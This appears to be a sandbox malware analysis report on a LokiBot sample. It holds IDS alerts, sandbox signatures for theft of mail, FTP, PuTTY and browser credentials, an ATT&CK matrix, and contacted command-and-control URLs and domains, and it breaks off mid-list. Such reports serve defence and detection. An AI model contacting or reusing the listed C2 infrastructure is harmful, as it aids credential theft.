Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249781802021641 06/23/22-18:09:11.023804
SID:	2021641
Source Port:	49781
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498922025483 06/23/22-18:10:10.533295
SID:	2025483
Source Port:	80
Destination Port:	49892
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249850802825766 06/23/22-18:09:41.932837
SID:	2825766
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249832802825766 06/23/22-18:09:27.755282
SID:	2825766
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249865802025381 06/23/22-18:09:59.728406
SID:	2025381
Source Port:	49865
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.857723532014169 06/23/22-18:08:28.453791
SID:	2014169
Source Port:	57723
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249776802025381 06/23/22-18:09:02.062353
SID:	2025381
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498562025483 06/23/22-18:09:48.532794
SID:	2025483
Source Port:	80
Destination Port:	49856
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.849327532014169 06/23/22-18:08:45.421000
SID:	2014169
Source Port:	49327
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249777802021641 06/23/22-18:09:04.362566
SID:	2021641
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.855269532014169 06/23/22-18:10:05.798868
SID:	2014169
Source Port:	55269
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249751802024313 06/23/22-18:08:43.382677
SID:	2024313
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249780802021641 06/23/22-18:09:08.917855
SID:	2021641
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249751802024318 06/23/22-18:08:43.382677
SID:	2024318
Source Port:	49751

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.852096532014169 06/23/22-18:09:08.858532
SID:	2014169
Source Port:	52096
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249775802025381 06/23/22-18:08:59.805159
SID:	2025381
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498502025483 06/23/22-18:09:42.794326
SID:	2025483
Source Port:	80
Destination Port:	49850
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249892802825766 06/23/22-18:10:09.603862
SID:	2825766
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249832802021641 06/23/22-18:09:27.755282
SID:	2021641
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249867802021641 06/23/22-18:10:03.646769
SID:	2021641
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249743802021641 06/23/22-18:08:26.365310
SID:	2021641
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249780802825766 06/23/22-18:09:08.917855
SID:	2825766
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249778802021641 06/23/22-18:09:06.486197
SID:	2021641
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249879802024313 06/23/22-18:10:05.859589
SID:	2024313
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249838802021641 06/23/22-18:09:30.995615
SID:	2021641
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249879802024318 06/23/22-18:10:05.859589
SID:	2024318
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249749802021641 06/23/22-18:08:34.891799
SID:	2021641
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249778802825766 06/23/22-18:09:06.486197
SID:	2825766
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249750802025381 06/23/22-18:08:40.626646
SID:	2025381
Source Port:	49750

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249807802021641 06/23/22-18:09:22.064496
SID:	2021641
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.849775532014169 06/23/22-18:10:14.553567
SID:	2014169
Source Port:	49775
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249787802825766 06/23/22-18:09:17.520239
SID:	2825766
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249744802025381 06/23/22-18:08:28.518392
SID:	2025381
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249850802024313 06/23/22-18:09:41.932837
SID:	2024313
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249850802024318 06/23/22-18:09:41.932837
SID:	2024318
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249867802825766 06/23/22-18:10:03.646769
SID:	2825766
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249842802025381 06/23/22-18:09:36.768062
SID:	2025381
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249745802024313 06/23/22-18:08:30.578499
SID:	2024313
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249783802024313 06/23/22-18:09:13.286095
SID:	2024313
Source Port:	49783
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249765802825766 06/23/22-18:08:48.152005
SID:	2825766
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249896802025381 06/23/22-18:10:16.412962
SID:	2025381
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249783802024318 06/23/22-18:09:13.286095
SID:	2024318
Source Port:	49783
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249777802024318 06/23/22-18:09:04.362566
SID:	2024318
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498422025483 06/23/22-18:09:37.680341
SID:	2025483
Source Port:	80

Destination Port:	49842
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249895802021641 06/23/22-18:10:14.615169
SID:	2021641
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249895802825766 06/23/22-18:10:14.615169
SID:	2825766
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249772802025381 06/23/22-18:08:53.475797
SID:	2025381
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249771802021641 06/23/22-18:08:50.748195
SID:	2021641
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249771802825766 06/23/22-18:08:50.748195
SID:	2825766
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249807802825766 06/23/22-18:09:22.064496
SID:	2825766
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249746802021641 06/23/22-18:08:32.826506
SID:	2021641
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249787802021641 06/23/22-18:09:17.520239
SID:	2021641
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

Yara detected Generic Downloader

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected aPLib compressed binary

.NET source code contains potential unpacker

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 1 2 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 2 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
hfyhigXccT.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.hfyhigXccT.exe.400000.14.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.hfyhigXccT.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.hfyhigXccT.exe.4395410.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.hfyhigXccT.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.hfyhigXccT.exe.437b3f0.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.hfyhigXccT.exe.400000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
5.0.hfyhigXccT.exe.400000.12.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.hfyhigXccT.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.hfyhigXccT.exe.400000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
sempersim.su	27%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.sajatypeworks.com2	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://sempersim.su/gh20/fre.php	22%	Virustotal		Browse
http://sempersim.su/gh20/fre.php	100%	Avira URL Cloud	malware	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/7	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fontbureau.comtto9	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/9q	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sajatypeworks.come	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://www.founder.com.cn/cnscr	0%	Avira URL Cloud	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/M	0%	URL Reputation	safe	
http://www.fontbureau.comM	0%	Avira URL Cloud	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.comrsivb	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/i	0%	URL Reputation	safe	
http://www.fontbureau.comituo_	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/_	0%	URL Reputation	safe	
http://en.w=	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sempersim.su	104.155.55.2	true	false	• 27%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sempersim.su/gh20/fre.php	false	• 22%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sajatypeworks.com2	hfyhigXccT.exe, 00000000.00000003.251224303.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251819251.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.253424374.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251109332.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254256494.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251803357.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254662852.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252067592.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254588808.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250764720.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251698910.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254981466.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251899560.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 